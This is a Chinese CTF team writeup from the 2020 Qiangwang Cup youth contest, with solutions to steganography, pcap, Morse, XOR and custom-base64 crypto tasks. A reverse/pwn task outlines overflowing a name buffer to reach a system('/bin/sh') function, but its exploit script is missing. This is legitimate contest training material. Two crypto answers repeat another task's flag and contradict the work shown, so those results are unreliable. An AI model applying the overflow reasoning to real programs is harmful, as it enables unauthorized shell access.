2020强网杯青少赛Pursuing_The_Wind战队WRITEUP

原创

末小心 于 2021-07-27 17:29:21 发布 59 收藏
分类专栏： CTFwp

本文链接：https://blog.csdn.net/Moxin1044/article/details/119149171

在线文档：https://docs.qq.com/doc/DZkN0RFFaR1ZDdHhD 旧事拾荒，偶遇该文档，既发。

1. **战队信息**

战队名称：Pursuing_The_Wind

战队排名：12

1. **解题情况**

请粘贴战队排名截图和答题情况截图：


1. **解题过程**

2 一切皆可视

操作内容：

下载附件，得到一个Xml，找到了xml的制作来源是https://snap.berkeley.edu，也就是一个可视化编程网站，上传后查看了一下代码，并对代码进行分析。

然后他调用了一个JavaScript的函数，作用也就是异或，然后把异或后的值与一个链表进行比较，判断输入是否正确。所以只需要将链表进行异或解密即可。



（易语言写的，主要是原来有写完的模块，并且为了答题速度~~）

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
.版本 2
.支持库 spec
.程序集 程序集1
.子程序 _启动子程序, 整数型, , 本子程序在程序启动后最先执行
调试输出 (到文本 (Section_Xor ({ 71, 77, 64, 70, 90, 86, 18, 77, 16, 98, 17, 76, 18, 126, 97, 79, 69, 126, 102, 17, 17, 69, 126, 77, 116, 66, 74, 0, 92 }, 33)))
返回 (0) ' 可以根据您的需要返回任意数值
.子程序 Section_Xor, 字节集, 公开
.参数 bin, 字节集
.参数 root, 整数型
.局部变量 i, 整数型
.计次循环首 (取字节集长度 (bin), i)
bin [i] ＝ 位异或 (bin [i], root)
.计次循环尾 ()
返回 (bin)
```


flag值：

flag{w3l1C0m3_@nd_G00d_lUck!}

3 Luo_Tianyi

操作内容：

下载附件，得到一个图片，然后图片是洛天依的美照。随后我们看了一下熟悉的图片隐写工具，steghide，随手输入了一下指令（密码是逐渐试错的过程，使用了不下20多个密码最后发现竟然是luotianyi。。）得到flag.txt。



如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{8dfe88db-0def-4873-9f17-f9c46bd571b6}


4 git的谜底

操作内容：

第一:我们先打开这个zip压缩包直接解压

发现一个名为enjoy.mid音频文件，打开之后发现音乐貌似还挺好听的

第二:习惯性将隐写术的题用记事本打开，第一眼看见一个花括号，然后发现flag这几个字母



第三：发现这一行英文是倒着的，然后进行提交试了一下

第四:提交上去之后发现做对了然后拿到了一血

如该题使用自己编写的脚本代码请详细写出，不允许截图


flag值：

flag{misc_stegano_is_everywhere}

5 easy_pcap

操作内容：

下载附件， 得到一个流量包，然后我们用Wireshark查看了一下流量包的内容。发现了其流量包中不止一个Base64。




其中一个可能是误导flag，此flag为：flag{This_is_faker}


仔细寻找后，

发现GET /ZmxhZyU3QjElMjdtX0g0Y0tfVjFzaTdfWTB1Ul9Db01wdXRlcl9hd2VTb21lJTdE.php

HTTP/1.1\r\n



进行Base64解码后，得到Flag，%7B和%7D是{}的Hex。



找到了真正的Flag

如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{1%27m_H4cK_V1si7_Y0uR_CoMputer_aweSome}

6 问卷调查

操作内容：

进入题目，解答完问卷后，得到flag: flag{少年智则国智，少年强则国强}

如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{少年智则国智，少年强则国强}

7 moss

操作内容：

获取题目，打开moss.txt，得到一串摩尔斯密码

使用https://www.bejson.com/enc/morse/进行解密摩尔斯密码，得到flag：FLAG%u7bMOSSISVERYF4NTY%u7d，7b和7d分别是花括号的左边和右边，然后得到falg：flag{mossisveryf4nty}

如该题使用自己编写的脚本代码请详细写出，不允许截图

flag值：

flag{mossisveryf4nty}

8 base64

操作内容：

下载附件，得到两个txt，一个是flag，一个是泄露的密文。

然后经过分析，了解了Base64的加密规则，觉得这个可能是存在自定义密钥，就根据Base64的加密规则，然后解出该Base64的密钥，但Base64密钥给出的不全。看到ABCDEFG什么的，就直接按顺序补齐，后面又来个12345，直接补齐到9，然后填上+/，最后使用苏紫方旋的Base64简易解密工具进行解密，得到flag。

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
import re
ming = 'sadhlkj122i3upoi213456aABSADHKJHLKJSADSADJLKHUOIPQWUEYUGHJ12345678901223316541012312345678912370986 4hjklhfjldsnfzkpidjskljkamxcvmbcxamvbnm'
mi =
'h2QDfRrKfCPsxFDticMpfYTrxtV1yFQMVEyMWPAwXDAxX0IYVZWYVZWvYPnTaZ9uZQQcaZaeaZiTXCPsxtV1yCh4zYLrxCTtxtP2yYVrxOPsxtPsxtV1yCh4zYPsxthqzYl2yRAJf2rHeFImeSyoeGlKhREDfGyKgRlKdb14d3endFy4db12c
def toBinStr(c):
bin_str = bin(ord(c))[2:]
bin_str = (8 - len(bin_str)) * '0' + bin_str
return bin_str
bin_str_arr = ''.join(list(map(toBinStr, ming)))
new_str_len = int(len(bin_str_arr) / 6) if int(
re.search(r'\.(\d+)', str(len(bin_str_arr) / 6)).groups()[0]) == 0 else len(bin_str_arr) // 6 + 1
print(bin_str_arr)
cipher_dict = {}
for i in range(new_str_len):
bin_str = bin_str_arr[i * 6: i * 6 + 6]
if len(bin_str) != 6:
bin_str += (6 - len(bin_str)) * '0'
cipher_dict[mi[i]] = int(bin_str, 2)
print(cipher_dict)
new_cipher_tuple = sorted(cipher_dict.items(), key=lambda item: item[1])
print(new_cipher_tuple)
new_cipher = ''
for (c, i) in new_cipher_tuple:
new_cipher += c
print(new_cipher, len(new_cipher))
# 输出54位，随后按照顺序补全64位
# LMNOPQRSTuvwxyzUVWXYZabcdefghijklABCDEFGHIJKmnopqrst0123456789+/
# LMNOPQRSTuvwxyzUVWXYZabcdefghiJKlABCDEFGHIJKmnopqrst0123456789+/
# LMNOPQRSTuvwxyzUVWXYZabcdefghijklABCDEFGHIJKmnopqrst0123456789+/
```

flag值：

flag{Base64_1s_S0_F4nta5tic}

10 easy_Crypto


操作内容：

下载附件， 得到一张图片。

题目提示，想到了猪圈密码，从网上找到猪圈密码解密，然后逐个选择，解出结果。

（上图少输入了几个，，下面补齐了一下。）

然后把下划线和花括号加上，得到结果：fpyitlyth__nsiaropiosengcgasstrg{r_e}



如该题使用自己编写的脚本代码请详细写出，不允许截图


flag值：

flag{1%27m_H4cK_V1si7_Y0uR_CoMputer_aweSome}

11 easy_Crypto

操作内容：

打开压缩包文件python文件，发现是异或之后再进行加法计算，所以进行减法后异或。



以下是易语言的代码：

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
.版本 2
.支持库 spec
.子程序 _临时子程序
.局部变量 bin, 字节集
.局部变量 k, 整数型
.局部变量 size, 整数型
bin ＝ { 49, 60, 58, 53, 50, 107, 117, 63, 57, 107, 63, 109, 66, 137, 65, 119, 118, 128, 142, 118, 117, 118, 123, 147, 77, 126, 130, 124, 152, 80, 127, 134, 83, 87, 134, 87, 147, 148, 142, 95, 93, 85 }
size ＝ 取字节集长度 (bin)
.计次循环首 (size, k)
    bin [k] ＝ bin [k] － k
    bin [k] ＝ 位异或 (bin [k], 86)
.计次循环尾 ()
调试输出 (到文本 (bin))
```


flag值：

flag{1%27m_H4cK_V1si7_Y0uR_CoMputer_aweSome}


13 加减乘除

操作内容：

下载文件后，载入ida，找到main函数并查看伪代码




其中的sub_1260函数和sub_140A需要着重分析



```
int sub_1260()
{
  __asm { rep nop edx }
  sub_1130(stdout, 0LL, 2LL, 0LL);
  sub_1130(stdin, 0LL, 1LL, 0LL);
  sub_1130(stderr, 0LL, 1LL, 0LL);
  sub_1110(30LL);
  sub_1000("This is an easy math quiz: ");
  sub_1150(1LL);
  sub_1000("    The initial value of \x1B[34mpasscode\x1B[0m is \x1B[35m0\x1B[0m, ");
  sub_1150(1LL);
  sub_1000("    and you can entry \x1B[31ma\x1B[0m,\x1B[31mb\x1B[0m,\x1B[31mc\x1B[0m or \x1B[31md\x1B[0m to chan
  sub_1150(1LL);
  sub_1000("    When \x1B[34mpasscode\x1B[0m is equal to \x1B[35m66\x1B[0m , you \x1B[33m\x1B[40mWIN\x1B[0m!");
  sub_1150(2LL);
  sub_1100("Input your name to start: ");
  sub_1144("%s", &unk_4060);
  sub_1120("%s", &unk_4060);
  sub_1100("\x1B[4;40mWelcome \x1B[0m\x1B[30m%s\x1B[0m.\n");
  return sub_1150(2LL);
}
```

sub_1260（）是输出了些字符串，这里输入个name不知道是做啥的，暂且记录下



```
int __usercall sub_1400@<eax>(__int64 a1@<rbp>)
{
  int result; // eax@4
  char v2; // [sp-11h] [bp-11h]@8
  signed int v3; // [sp-10h] [bp-10h]@1
  signed int v4; // [sp-Ch] [bp-Ch]@1
  __int64 v5; // [sp-8h] [bp-8h]@1

  __asm { rep nop edx }
  v5 = a1;
  v3 = 0;
  v4 = 0;
  while ( 1 )
  {
    sub_1100("\x1B[0;0H\x1B[2J");
    if ( v3 > 66 || v4 > 12 )
      return sub_1100("Oh NO! passcode - %d \n");
    if ( v3 == 66 )
      break;
    ++v4;
    v2 = sub_1377((__int64)&v5);
    switch ( v2 )
    {
      case 97:
        v3 = 3;
        break;
      case 98:
        v3 += 4;
        break;
```

sub_140A这个函数是一个数学游戏，主要作用是循环读取字符，然后最后要满足=66，字符串不能超过12，每次运算的值不能大于66


```
    v2 = sub_1377((__int64)&v5);
    switch ( v2 )
    {
      case 97:
        v3 = 3;
        break;
      case 98:
        v3 += 4;
        break;
      case 99:
        v3 *= 7;
        break;
      case 100:
        v3 /= 5;
        break;
    }
  }
```

分析字符的意思，分别功能对应的字符是abcd

```
  sub_10D0("Yes! you WIN!");
  result = dword_40A0;
  if ( dword_40A0 )
    result = sub_1249();
  return result;
}
000014AE :36
```

最下面有个值判断，然后调用了sub_1249这个函数

我们分析sub_1249




```
int sub_1249()
{
  __asm { rep nop edx }
  return sub_10F0("/bin/sh");
}
```

发现是一个linux的指令

那么这里应该是输出flag的函数了

那么解题方法，先解决数学游戏的问题

咱们用易语言爆破出提交的字符



```
开始运行被调试程序
* “121321111110
111312111111
212132111111
312132111111
411312111111
”
* “bcbdcbbbbbb0”
* “bbbdbcbbbbbb”
* “cbcbdcbbbbbb”
* “dbcbdcbbbbbb”
* “abbdbcbbbbbb”
被调试易程序运行完毕
```

（使用的易语言代码是下方的易语言代码）

下面是使用易语言爆破的数学运算代码：

```
.版本 2
.支持库 spec
.程序集 窗口程序集_启动窗口
.子程序 Code_Create
.局部变量 i, 整数型
.局部变量 a, 文本型
.局部变量 size, 整数型
.计次循环首 (12, size)
.计次循环首 (size, i)
.计次循环首 (i, )
a ＝ a ＋ “ ”
.计次循环尾 ()
a ＝ a ＋ “.计次循环首 (4, i [” ＋ 到文本 (i) ＋ “])” ＋ #换行符
.计次循环尾 ()
.计次循环首 (size ＋ 1, )
a ＝ a ＋ “ ”
.计次循环尾 ()
a ＝ a ＋ “.如果真(”
.计次循环首 (size, i)
a ＝ a ＋ “faa (i [” ＋ 到文本 (size － i ＋ 1) ＋ “],”
.计次循环尾 ()
a ＝ a ＋ “0”
.计次循环首 (size, )
a ＝ a ＋ “)”
.计次循环尾 ()
a ＝ a ＋ “==66)” ＋ #换行符
.计次循环首 (size ＋ 2, )
a ＝ a ＋ “ ”
.计次循环尾 ()
a ＝ a ＋ “a=a+dwb(i[1])+dwb(i[2])+dwb(i[3])+dwb(i[4])+dwb(i[5])+dwb(i[6])+dwb(i[7])+dwb(i[8])+dwb(i[9])+dwb(i[10])+dwb(i[11])+dwb(i[12])+#hhf” ＋ #换行符
.计次循环首 (size ＋ 1, )
a ＝ a ＋ “ ”
.计次循环尾 ()
a ＝ a ＋ “.如果真结束” ＋ #换行符
.计次循环首 (size, i)
.计次循环首 (－i ＋ 1 ＋ size, )
a ＝ a ＋ “ ”
.计次循环尾 ()
a ＝ a ＋ “.计次循环尾()” ＋ #换行符
.计次循环尾 ()
.计次循环尾 ()
置剪辑板文本 (a)
.子程序 __启动窗口_创建完毕
.局部变量 i, 整数型, , "13"
.局部变量 a, 文本型
编辑框1.是否允许多行 ＝ 真
Code_Create ()
编辑框1.内容 ＝ 取剪辑板文本 ()
.计次循环首 (4, i [1])
.如果真 (faa (i [1], 0) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.如果真 (faa (i [2], faa (i [1], 0)) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.如果真 (faa (i [3], faa (i [2], faa (i [1], 0))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.如果真 (faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
```

```
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.如果真 (faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.如果真 (faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.如果真 (faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.计次循环首 (4, i [8])
.如果真 (faa (i [8], faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.计次循环首 (4, i [8])
.计次循环首 (4, i [9])
.如果真 (faa (i [9], faa (i [8], faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
```

.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.计次循环首 (4, i [8])
.计次循环首 (4, i [9])
.计次循环首 (4, i [10])
.如果真 (faa (i [10], faa (i [9], faa (i [8], faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.计次循环首 (4, i [8])
.计次循环首 (4, i [9])
.计次循环首 (4, i [10])
.计次循环首 (4, i [11])
.如果真 (faa (i [11], faa (i [10], faa (i [9], faa (i [8], faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环首 (4, i [1])
.计次循环首 (4, i [2])
.计次循环首 (4, i [3])
.计次循环首 (4, i [4])
.计次循环首 (4, i [5])
.计次循环首 (4, i [6])
.计次循环首 (4, i [7])
.计次循环首 (4, i [8])
.计次循环首 (4, i [9])
.计次循环首 (4, i [10])
.计次循环首 (4, i [11])
.计次循环首 (4, i [12])
.如果真 (faa (i [12], faa (i [11], faa (i [10], faa (i [9], faa (i [8], faa (i [7], faa (i [6], faa (i [5], faa (i [4], faa (i [3], faa (i [2], faa (i [1], 0)))))))))))) ＝ 66)
a ＝ a ＋ 到文本 (i [1]) ＋ 到文本 (i [2]) ＋ 到文本 (i [3]) ＋ 到文本 (i [4]) ＋ 到文本 (i [5]) ＋ 到文本 (i [6]) ＋ 到文本 (i [7]) ＋ 到文本 (i [8]) ＋ 到文本 (i [9]) ＋ 到文本 (i [10]) ＋ 到文本 (i [11]) ＋ 到文本 (i [12]) ＋ #换行符
.如果真结束
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()
.计次循环尾 ()

```
调试输出 (a)
置剪辑板文本 (a)
子程序1 ()
.子程序 faa, 整数型
.参数 i, 整数型
.参数 a, 整数型
.如果真 (i ＝ 1)
a ＝ a ＋ 4
.如果真结束
.如果真 (i ＝ 2)
a ＝ a × 7
.如果真结束
.如果真 (i ＝ 3)
a ＝ 到整数 (a ÷ 5)
.如果真结束
.如果真 (i ＝ 4)
a ＝ 3
.如果真结束
.如果真 (a ＞ 66)
a ＝ -9999999999999
.如果真结束
返回 (a)
.子程序 子程序1
.局部变量 j, 整数型
.局部变量 sth, 文本型, , "0"
.局部变量 i, 整数型
.局部变量 a, 整数型
.局部变量 t, 逻辑型
sth ＝ 分割文本 (取剪辑板文本 (), #换行符, )
.计次循环首 (5, i)
a ＝ 0
.计次循环首 (12, j)
t ＝ 假
.如果 (t ＝ 假)
.如果真 (取文本中间 (sth [i], j, 1) ＝ “1”)
a ＝ a ＋ 4
.如果真结束
.如果真 (取文本中间 (sth [i], j, 1) ＝ “2”)
a ＝ a × 7
.如果真结束
.如果真 (取文本中间 (sth [i], j, 1) ＝ “3”)
a ＝ 到整数 (a ÷ 5)
.如果真结束
.如果真 (取文本中间 (sth [i], j, 1) ＝ “4”)
a ＝ 3
.如果真结束
.如果真 (a ＞ 66)
t ＝ 真
.如果真结束
.否则
跳出循环 ()
.如果结束
.计次循环尾 ()
调试输出 (子文本替换 (子文本替换 (子文本替换 (子文本替换 (sth [i], “1”, “b”, , , 真), “4”, “a”, , , 真), “2”, “c”, , , 真), “3”, “d”, , , 真))
.计次循环尾 ()
```

然后怎么执行flag的输出函数呢

回到这个判断

```
39  sub_10D0("Yes! you WIN!");
40  result = dword_40A0;
41  if ( dword_40A0 )
42    result = sub_1249();
43  return result;
44}
000014AE :36
```


有一个40A0地址的值决定了执行

那么怎么更改呢

在一开始输入name的时候，有个字符串，那个地址是不是和这个很接近

那个0x4060的地址，计算偏移（A0-60），写出exp

运行exp得到flag



如该题使用自己编写的脚本代码请详细写出，不允许截图

下面是使用Python写的exp代码：

```
